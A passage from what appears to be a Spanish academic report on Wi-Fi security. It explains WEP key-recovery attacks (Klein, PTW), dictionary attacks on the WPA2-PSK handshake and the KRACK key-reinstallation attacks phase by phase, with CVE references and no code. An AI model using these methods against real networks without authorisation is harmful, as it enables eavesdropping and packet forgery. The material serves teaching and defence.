Como en este caso es indiferente si los IV se han generado en modo aleatorio o contador debido a que se aprovechan todas las tramas, se ha comprobado experimentalmente que a partir de 43.000 el ataque Klein permite obtener la clave con un 50% de éxito. A partir de 60.000 tramas, la probabilidad de éxito aumento al 90%.

El **ataque PTW** incorpora una serie de mejoras sobre el ataque Klein con el objetivo de aumentar su eficiencia.

Se basa en que un atacante que conozca los bytes del tercero al decimoquinto del keystream de aproximadamente 35.000 tramas WEP cifradas con la misma clave raíz, puede recuperar el valor de la clave con una probabilidad de éxito del 50%. A partir de las 47.000 tramas, la probabilidad aumenta al 90% de éxito.

En la prueba de concepto número 1 "**6.1 Prueba de Concepto nº 1 - Ataque PTW al protocolo WEP**" del Anexo se expone detalladamente cómo utilizar una herramienta de auditoría concreta para realizar este tipo de ataque contra una red Wi-Fi doméstica protegida con el protocolo WEP.

2.4.8 Herramientas para explotar vulnerabilidades protocolo WEP

Actualmente, existen varias herramientas que implementan los ataques anteriormente descritos contra el protocolo WEP.

Una de las más conocidas es la suite **aircrack-ng**, que incluye varias herramientas de auditoría para llevar a cabo ataques contra redes Wi-Fi. Estas herramientas permiten realizar ataques contra diferentes protocolos utilizados para proteger redes Wi-Fi, incluido el protocolo WEP.

Por otro lado, existen distribuciones de auditoría informática que incluyen **scripts** que automatizan el uso de las herramientas del suite anterior para ejecutar ataques contra redes Wi-Fi de forma sencilla.

2.4.9 Recomendaciones de seguridad protocolo WEP

A lo largo de los años se han ido proponiendo diferentes soluciones para solventar algunas de las vulnerabilidades anteriormente descritas. Algunas de estas soluciones son las siguientes: WEPplus, WEP2 y Dynamic WEP.

Sin embargo, estas soluciones no resuelven todas las vulnerabilidades anteriormente expuestas del protocolo WEP, por lo que actualmente dicho protocolo se considera inseguro y está totalmente desaconsejada su utilización para proteger redes Wi-Fi.

2.5 Vulnerabilidades, amenazas y ataques sobre los protocolos WPA/WPA2

2.5.1 Ataque proceso de autenticación PSK protocolos WPA/WPA2

Los protocolos WPA/WPA2 tienen una vulnerabilidad en el proceso de autenticación cuando funcionan en modo de autenticación PSK. Este proceso de autenticación denominado "4-way handshake" es vulnerable ante ataques basados en diccionarios o por fuerza bruta, que permiten obtener la clave compartida de la red Wi-Fi.

El intercambio de mensajes "4-way handshake" se utiliza para que tanto suplicante como punto de acceso instalen la clave transitoria entre parejas que será utilizada para cifrar las tramas durante una asociación.

Durante este intercambio, tanto autenticador como suplicante generan unos números aleatorios y los intercambian durante los mensajes 1 y 2. Posteriormente, ambos calcularán la PTK (clave transitoria entre parejas) aplicando una función unidireccional a los siguientes valores: PMK (clave compartida), N_A (número aleatorio generado por el autenticador), N_S (número aleatorio generado por el suplicante), dirección MAC del autenticador y dirección MAC del suplicante).

A continuación se muestra del proceso de cálculo de la PTK durante el proceso de autenticación cuando los protocolos WPA/WPA2 funcionan en modo PSK:




Figura 17. Proceso cálculo PTK durante autenticación WPA-PSK

Parte de la PTK (512 bits) obtenida se utilizar para crear la clave de autenticación KCK (128 bits), que se utilizará para calcular el código MIC (código de integridad) incluido en algunas de las tramas intercambiadas en el handshake.

Si un atacante captura el "4-way handshake" de una asociación puede obtener los valores N_A, N_S, dirección MAC del suplicante y dirección MAC del autenticador. El único valor que no podría obtener es la PMK, ya que la clave compartida es conocida previamente por el autenticador y el suplicante y no se envía en el intercambio.

Sin embargo, el atacante podría ir utilizando palabras de un diccionario en lugar de la PMK para inferir la clave PTK y comprobar si dicha PTK permite calcular sobre los datos del mensaje del handshake capturado un código MIC' que coincida con el código MIC incluido en el mensaje.

En caso afirmativo, se habrá conseguido obtener la clave compartida de la red Wi-Fi. A continuación se muestra el proceso de generación de la clave PTK que el atacante repetiría con cada palabra de diccionario:




Figura 18. Proceso cálculo PTK en una iteración ataque basado en diccionario

El éxito o fracaso de este ataque dependerá por lo tanto de la fortaleza de la clave compartida utilizada para proteger la red Wi-Fi.

En la prueba de concepto número 2 "6.2 Prueba de Concepto nº 2 - Ataque basado en diccionario al proceso de autenticación PSK del protocolo WPA2" del Anexo se expone detalladamente cómo utilizar unas herramientas de auditoría concretas para efectuar este tipo de ataque contra una red Wi-Fi doméstica protegida con el protocolo WPA2-PSK.

2.5.2 Ataques KRACK

Los denominados ataques KRACK (**K**ey **R**einstallation **A**tta**cks**) contra los protocolos WPA/WPA2 fueron publicados en octubre de 2017 por los investigadores Mathy Vanhoef y Frank Piessens de la Universidad KU Leuven de Bélgica [6].

Las vulnerabilidades descubiertas por estos autores se encuentran recogidas en la **National Vulnerability Database**:

- https://nvd.nist.gov/vuln/detail/CVE-2017-13077
  https://nvd.nist.gov/vuln/detail/CVE-2017-13078
- https://nvd.nist.gov/vuln/detail/CVE-2017-13079
  https://nvd.nist.gov/vuln/detail/CVE-2017-13080
- https://nvd.nist.gov/vuln/detail/CVE-2017-13081
- https://nvd.nist.gov/vuln/detail/CVE-2017-13082
- https://nvd.nist.gov/vuln/detail/CVE-2017-13084
- https://nvd.nist.gov/vuln/detail/CVE-2017-13086
- https://nvd.nist.gov/vuln/detail/CVE-2017-13087
- https://nvd.nist.gov/vuln/detail/CVE-2017-13088

Los **ataques KRACK** (ataques de reinstalación de clave) se aprovechan de defectos de diseño/implementación de los protocolos WPA/WPA2 para conseguir reinstalar en la víctima una clave de sesión usada ya anteriormente para cifrar las tramas de datos. En concreto, estos protocolos no prevén que puedan ser reenviados determinados

mensajes que forman parte de los diferentes handshakes utilizados por estos protocolos (4-way Handshake, Group Key Handshake, PeerKey Handshake y Fast BSS Transition (FT) Handshake).

El reenvío de forma intencionada de estos mensajes que forman parte de los handshakes provoca que sean reinstaladas claves que ya han sido utilizadas anteriormente y que sean reseteados parámetros asociados a la clave, como “nonces” transmitidos (dicho parámetro interviene para la creación del keystream) y “replay counter”. Estas claves y parámetros son utilizados por el protocolo para cifrar los datos y proporcionar confidencialidad. Por lo tanto, la fortaleza del protocolo reside en que no se reutilicen claves y parámetros utilizados con anterioridad para cifrar la información. Como a través de los ataques KRACK se logra reutilizar estas claves y parámetros, se podría conseguir reenviar, descifrar y falsificar paquetes.

A continuación se describen brevemente los handshakes utilizados por los protocolos WPA/WPA2 que son vulnerables a los ataques KRACK. Además, para cada uno ellos se comentará como se lleva a cabo el ataque de reinstalación de clave.

2.5.2.1 Ataque KRACK contra el 4-way Handshake

Tal y como se detalló anteriormente, el "4-way handshake" consiste en un intercambio de cuatro mensajes entre autenticador y suplicante para negociar una nueva clave de sesión (PTK). Esta clave de sesión será calculada tanto por el autenticador como por el suplicante utilizando los siguientes parámetros: PMK (clave compartida conocida por ambos), Nonce del autenticador (N_A), Nonce del suplicante (N_S), dirección MAC del autenticador y dirección MAC del suplicante. Una vez finalizado el intercambio de mensajes, autenticador y suplicante tendrán instalada la clave PTK. Dicha clave se dividirá en KCK (clave de autenticación), KEK (clave de encriptación) y TK (clave temporal). KCK y KEK será usadas para proteger los mensajes del handshake, mientras TK será usada para proteger los tramas WPA garantizando confidencialidad a nivel de datos.

El mensaje 3 de handshake provoca que el suplicante instale una clave de sesión y se resetee el parámetro nonce. En este caso, **el ataque se basa en que el suplicante acepta retransmisiones del mensaje 3 del handshake**, por lo que un atacante puede conseguir que el suplicante reinstale una clave de sesión (PTK) ya usada anteriormente y se resetee el nonce utilizado.

Para ello, en términos generales el atacante debe establecer una posición man-in-the-middle entre el suplicante y el autenticador para realizar retransmisiones del mensaje 3 de handshake y evitar que el mensaje 4 llegue al autenticador.

Sin embargo, los ataques KRACK sobre el 4-way handshake se encuentran con una serie de **dificultades**:

1. **No todos los clientes Wi-Fi implementan del mismo modo el handshake**. En concreto, Windows e IOS no aceptan retransmisiones del mensaje 3 y por lo tanto no son vulnerables al ataque de reinstalación de clave sobre el 4-way handshake.

En la siguiente figura se muestran un resumen del comportamiento de las implementaciones en diferentes sistemas. En la segunda columna se indica si la implementación acepta retransmisiones del mensaje 3. En la tercera se especifica si se aceptan retransmisiones del mensaje 3 en texto plano. En la cuarta se indica si se aceptan retransmisiones de mensajes en texto plano si se envían inmediatamente

después del primer mensaje 3. En la quinta se especifica si afecta a la implementación el ataque basado en la retransmisión del mensaje 3 cifrado. Por último, las dos últimas columnas muestran si la implementación es vulnerable a los ataques KRACK contra el 4-way handshake y group key handshake, respectivamente.

Implementation	Re. Msg3	Pt. EAPOL	Quick Pt.	Quick Ct.	4-way	Group
OS X 10.9.5	✓	✗	✗	✓	✓	✓
macOS Sierra 10.12	✓	✗	✗	✓	✓	✓
iOS 10.3.1 [c]	✗	N/A	N/A	N/A	✗	✓
wpa_supplicant v2.3	✓	✓	✓	✓	✓	✓
wpa_supplicant v2.4-5	✓	✓	✓	✓[a]	✓[a]	✓
wpa_supplicant v2.6	✓	✓	✓	✓[b]	✓[b]	✓
Android 6.0.1	✓	✗	✓	✓[a]	✓[a]	✓
OpenBSD 6.1 (rum)	✓	✗	✗	✗	✗	✓
OpenBSD 6.1 (iwn)	✓	✗	✗	✓	✓	✓
Windows 7 [c]	✗	N/A	N/A	N/A	✗	✓
Windows 10 [c]	✗	N/A	N/A	N/A	✗	✓
MediaTek	✓	✓	✓	✓	✓	✓

Figura 19. Ataques KRACK - Comportamiento de diferentes implementaciones

2. **Para obtener la posición man-in-the-middle (MitM)**, el atacante debe desplegar un Fake AP (punto de acceso falso) con la misma dirección MAC que el punto de acceso, ya que la clave de sesión PTK se basa en la dirección MAC del cliente y del punto de acceso. El Fake AP operará en un canal diferente al punto de acceso legítimo y con tendrá la misma dirección MAC que éste último, lo que asegura que tanto cliente como punto de acceso derivarán la misma clave de sesión PTK.

3. Por último, **algunas implementaciones únicamente aceptan retransmisiones cifradas de tramas tras instalar la PTK**, no permitiendo por lo tanto que el suplicante acepte las retransmisiones del mensaje 3 enviadas por el autenticador.

Por lo tanto, los ataques KRACK sobre el 4-way handshake serán diferentes en función de sí el suplicante (víctima) acepta retransmisiones en texto plano del mensaje 3 después de instalar la clave de sesión PTK o no.

Ataque cuando el suplicante acepta retransmisiones en texto plano del mensaje 3 tras instalar la clave PTK

A continuación se detalla el ataque de reinstalación de clave sobre el 4-way handshake **cuando el suplicante acepta retransmisiones en texto plano del mensaje 3 después de instalar la clave de sesión PTK**.




Figura 20. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones en texto plano del mensaje 3 tras instalar la clave PTK

Primero, el atacante adopta una posición man-in-the-middle en un canal diferente para poder capturar y alterar el flujo de los mensajes intercambiados entre el autenticador y el suplicante durante el 4-way handshake. El atacante permite que los tres primeros mensajes del handshake lleguen a su destino de forma correcta, pero bloquea el mensaje número 4 para que no llegue al autenticador. Esto se ilustra en la figura anterior en la **fase 1**.

Tras enviar el mensaje 4 al autenticador, el suplicante instalará las claves PTK y GTK y comenzará a transmitir tramas de datos (**fase 2**).

En la **fase 3** del ataque, el autenticador retransmitirá el mensaje 3 porque no ha recibido el mensaje 4. Entonces, el atacante reenvía este mensaje 3 a la víctima forzando a que vuelva a instalar la mismas claves PTK y GTK. Además, se restablece le nonce y el replay counter usados por el protocolo de confidencialidad de datos. Hay que resaltar que en este punto no se podría reenviar el mensaje 3 antiguo porque el replay counter no estaría actualizado.

Como se puede observar en la **fase 5**, el suplicante transmitirá las siguientes tramas de datos que serán cifradas reutilizando la PTK y nonces anteriores. Además, el atacante puede esperar una cantidad de tiempo arbitraria antes reenviar el mensaje número 3 a la víctima, lo que le permitiría controlar la cantidad de nonces que se utilizarán. El atacante también podrá realizar un ataque de desautenticación contra el suplicante para que se vuelva a iniciar el 4-way handshake y repetir el ataque de reinstalación de clave.

Respecto a la **fase 4**, su objetivo completar el handshake en el lado del autenticador. El problema es que la víctima ya instaló la PTK, por lo que el mensaje 4 capturado en la fase 3 estará cifrado. Como el autenticador aún no ha instalado la PTK (ya que no recibió el mensaje 4), normalmente rechazará el mensaje 4 cifrado. Sin embargo, revisando el estándar 802.11, se puede comprobar que el autenticador puede aceptar cualquier

replay counter usado anteriormente en el 4-way handshake. En la práctica, muchos puntos de acceso (autenticadores) aceptan valores del replay counter antiguos que aún no han sido utilizados en respuestas de los clientes. Por lo tanto, estos autenticadores aceptarán el mensaje número 4 no cifrado antiguo capturado por el atacante en la fase 1 (con replay counter **r+1**), lo que provocará que instalen la clave de sesión PTK.

Ataques cuando el suplicante solo acepta retransmisiones cifradas del mensaje 3 tras instalar la clave PTK

Si el suplicante solo acepta retransmisiones cifradas del mensaje 3 después de instalar la clave de sesión PTK, es necesario sortear esta protección. Para ello, se aprovecharán defectos existentes en determinadas implementaciones.

Por un lado, es posible sortear esta protección en suplicantes que utilicen **implementaciones Android**. En este caso, se aprovecha el hecho de que el controlador de red ("Wireless NIC") de **Android acepta retrasmisiones en texto plano del mensaje 3 cuando son enviadas inmediatamente después del mensaje 3 original**, ya que en el instante que las recibe la CPU aún no le ha dado la orden de instalar las claves (una vez instaladas no se admitirían retransmisiones sin cifrar):




Figura 21. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones en texto plano del mensaje 3 si son enviadas inmediatamente después que el mensaje 3 original.

En este caso, en la **fase 1** del ataque se permite que suplicante y punto de acceso intercambien los mensajes 1 y 2 del handshake. En la **fase 2**, se intercepta el mensaje 3 y se espera a que el punto de acceso vuelva a transmitir el mensaje 3 al suplicante para volver a interceptarlo. Tras interceptar estos mensajes, el atacante reenvía seguidamente los dos mensajes 3. El controlador de red que implementa el protocolo de confidencialidad de datos, no tiene aún una clave PTK instalada, por lo que reenvía ambos mensajes a la cola de recepción de la CPU principal. En la **fase 3**, como la CPU principal es la encargada de implementar el 4-way handshake, responde al primer mensaje 3 enviando el mensaje 4 y ordena al controlador de red que instale la clave PTK. En la **fase 4**, la CPU principal selecciona el segundo mensaje 3 de su cola de

recepción. Aunque detecta que el mensaje 3 no está cifrado, tanto Android como Linux permiten procesar tramas EAPOL sin cifrar. Por lo tanto, el mensaje 3 retransmitido será procesado. Como el controlador de red acaba de instalar la clave PTK, el mensaje 4 de respuesta al último mensaje 3 retransmitido será cifrado con un valor nonce de 1. Tras esto, la CPU principal le ordena al controlador de red que reinstale la misma clave PTK. El controlador de red entonces reiniciará el nonce y replay counter asociado a la PTK, por lo que la siguiente trama de datos será transmitida reutilizando el nonce 1 (**fase 5**).

Por otro lado, también es posible sortear esta protección en suplicantes que utilicen **implementaciones OpenBSD, OS X y macOS**. En este caso, el objetivo del ataque será la ejecución del 4-way handshake que refresca la clave PTK, que se realizará cada cierto tiempo.




Figura 22. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones cifradas del mensaje 3 una vez instalada la clave PTK.

Hay que resaltar en este punto, que en el proceso de refresco de la clave PTK todos los mensajes son cifrados por el protocolo de confidencialidad de datos utilizando la clave PTK actual.

En la **fase 1** del ataque, se permite a que suplicante y punto de acceso ejecuten el 4-way handshake y se espera hasta que se vuelva a iniciar un 4-way handshake para actualizar la clave PTK. Posteriormente, aunque el atacante únicamente ve tramas cifradas puede identificar número de mensaje del 4-way handshake a través de su longitud única y de su destino. Llegados a este punto, el ataque es análogo al explicado anteriormente contra Android. Es decir, en la **fase 2** el atacante intercepta el mensaje 3 cifrado enviado del punto de acceso a la víctima y espera a que el punto de acceso vuelva a retransmitirlo para volver a interceptarlo. Tras interceptar los dos mensajes 3 cifrados, los reenvía inmediatamente a la víctima. A partir de este momento, se repiten las ordenes y mensajes intercambiados entre el controlador de red y la CPU principal de la víctima descritos anteriormente, con lo que el atacante consigue la reinstalación de la clave PTK y el reinicio del nonce y el replay counter.

2.5.2.2 Ataque KRACK contra el Group Key Handshake

Este intercambio de mensajes es utilizado por el autenticador periódicamente para enviar una nueva clave de grupo (GTK) a todos los suplicantes. Una vez realizado el handshake, tanto autenticador como suplicantes tendrán instaladas la GTK. Esta clave es utilizada para cifrar los paquetes broadcast y multicast.

El punto de acceso inicia el handshake enviado el mensaje 1 que contiene la clave de grupo cifrada con la PTK a todos los clientes. Posteriormente, lo clientes enviarán el mensaje 2 de confirmación al punto de acceso. La nueva clave de grupo se instala en los clientes cuando reciben el mensaje 1, mientras que en el punto de acceso se instalará al enviar los mensajes 1 a los clientes o al recibir todas las confirmaciones de los clientes, según la implementación. El punto de acceso retransmitirá el mensaje 1 a los clientes si no recibe la confirmación de los mismos.

En este caso, el **ataque a realizar será diferente en función de si el punto de acceso instala la clave de grupo tras enviar el mensaje 1 a los clientes o de si la instala una vez recibida la confirmación de todos los clientes**. En ambos casos el atacante debe establecer una posición man-in-the-middle.

En el caso de que **el punto de acceso instale la clave de grupo tras enviar el mensaje 1 a todos los clientes**, el ataque se desarrollará del siguiente modo:




Figura 23. Ataque KRACK sobre el Group Key Handshake cuando el AP instala la clave de grupo GTK tras enviar el mensaje 1

Como se puede observar en la figura, el atacante intercepta el mensaje 2 de confirmación que envía el cliente al punto de acceso y lo retiene (en este momento, el cliente ya habrá instalado la clave de grupo). El punto de acceso enviará un nuevo mensaje 1 al cliente ya que no ha recibido confirmación, que será bloqueado por también por el atacante hasta que el punto de acceso envíe una trama de datos broadcast a la víctima. Justo después de este instante, **el atacante retransmite a la víctima el nuevo mensaje 1** que punto de acceso había enviado a la víctima, que provocará que la víctima vuelva a reinstalar la clave y reinicie el replay counter. Esto permite al atacante

reenviar la trama de datos broadcast y que el cliente la acepte, ya que el replay counter ha sido reinicializado.

En el caso de que el **punto de acceso instale la clave de grupo tras recibir la confirmación de todos los clientes**, el ataque se desarrollará del siguiente modo:




Figura 24. Ataque KRACK sobre el Group Key Handshake cuando el AP instala la clave de grupo GTK tras recibir confirmación de todos los clientes

Como se puede observar en la figura, el atacante intercepta el mensaje 2 de confirmación que envía el cliente al punto de acceso y lo retiene (en este momento, el cliente ya habrá instalado la clave de grupo). El punto de acceso enviará un nuevo mensaje 1 al cliente incrementando en uno el replay counter, ya que no ha recibido confirmación. Dicho mensaje es interceptado por el atacante y en ese momento reenvía el mensaje 2 de confirmación interceptado anteriormente al punto de acceso. Como el estándar no requiere que el replay counter coincida con el último usado por el punto de acceso, aceptará dicho mensaje e instalará la clave de grupo. En este punto, el atacante esperará hasta que el punto de acceso envíe una trama de datos broadcast a la víctima y justo después **retransmitirá a la víctima el mensaje 1 interceptado** cuyo replay counter había sido incrementado. Esto provocará que la víctima vuelva a instalar la misma clave y reinicie el replay counter, lo que permitirá que el atacante vuelva a reenviar la trama de datos broadcast y que la víctima la acepte.

2.5.2.3 Ataque KRACK contra el PeerKey Handshake

Este handshake se utiliza cuando dos suplicantes quieren comunicarse entre sí directamente de forma segura. Tiene dos fases. En la primera (SMK handshake) se negocia una clave maestra compartida y en la segunda (STK handshake) se calcula una

clave de sesión derivada de la clave maestra compartida. Como **el STK handshake está basado en el 4-way handshake** puede ser atacado de la misma forma que éste último.

2.5.2.4 Ataque KRACK contra el Fast BSS Transition (FT) Handshake

Este handshake se utiliza para reducir el tiempo de itinerancia cuando un cliente se mueve de un punto de acceso a otro de la misma red protegida. Este handshake es similar al 4-way handshake, con la diferencia de que es el suplicante quién lo inicia en lugar del autenticador. Por lo demás, la funcionalidad de cada uno de los cuatro mensajes que forman parte del handshake es equivalente.

Por lo tanto, en este caso la víctima será el autenticador en lugar del suplicante.

Además, no es necesario que el atacante adopte una posición man-in-the-middle. El atacante únicamente debe escuchar e inyectar tramas. El ataque de desarrollará del siguiente modo:




Figura 25. Ataque KRACK sobre el Fast BSS Transition (FT) Handshake

Como se puede observar en la figura, primero se permite que cliente y punto de acceso realicen un FT Handshake normal para que instalen la clave PTK y se espera a que el punto de acceso envíe una o más tramas de datos cifradas. En este momento, **se reenvía el mensaje número 3 del handshake al punto de acceso de petición de reasociación**. Esto provocará que el punto de acceso envíe el mensaje 3 al suplicante, que vuelva a instalar la misma clave PTK y que se resetee el nonce asociado y el replay counter. Posteriormente, la siguiente trama de datos enviada por el punto de acceso será cifrada utilizando un nonce ya utilizado anteriormente.

2.5.2.5 Impacto de los ataques KRACK

El impacto de los ataques KRACK será diferente en función del protocolo de cifrado que se utilice (TKIP, CCMP o GCMP).

A continuación se indicará para cada uno de los handshakes analizados anteriormente el impacto que tienen los ataques KRACK según el protocolo de cifrado que utilicen.

Impacto de los ataques KRACK sobre el 4-way Handshake

Cifrado	Impacto
TKIP	Reenviar paquetes enviados desde punto de acceso hacia el cliente.
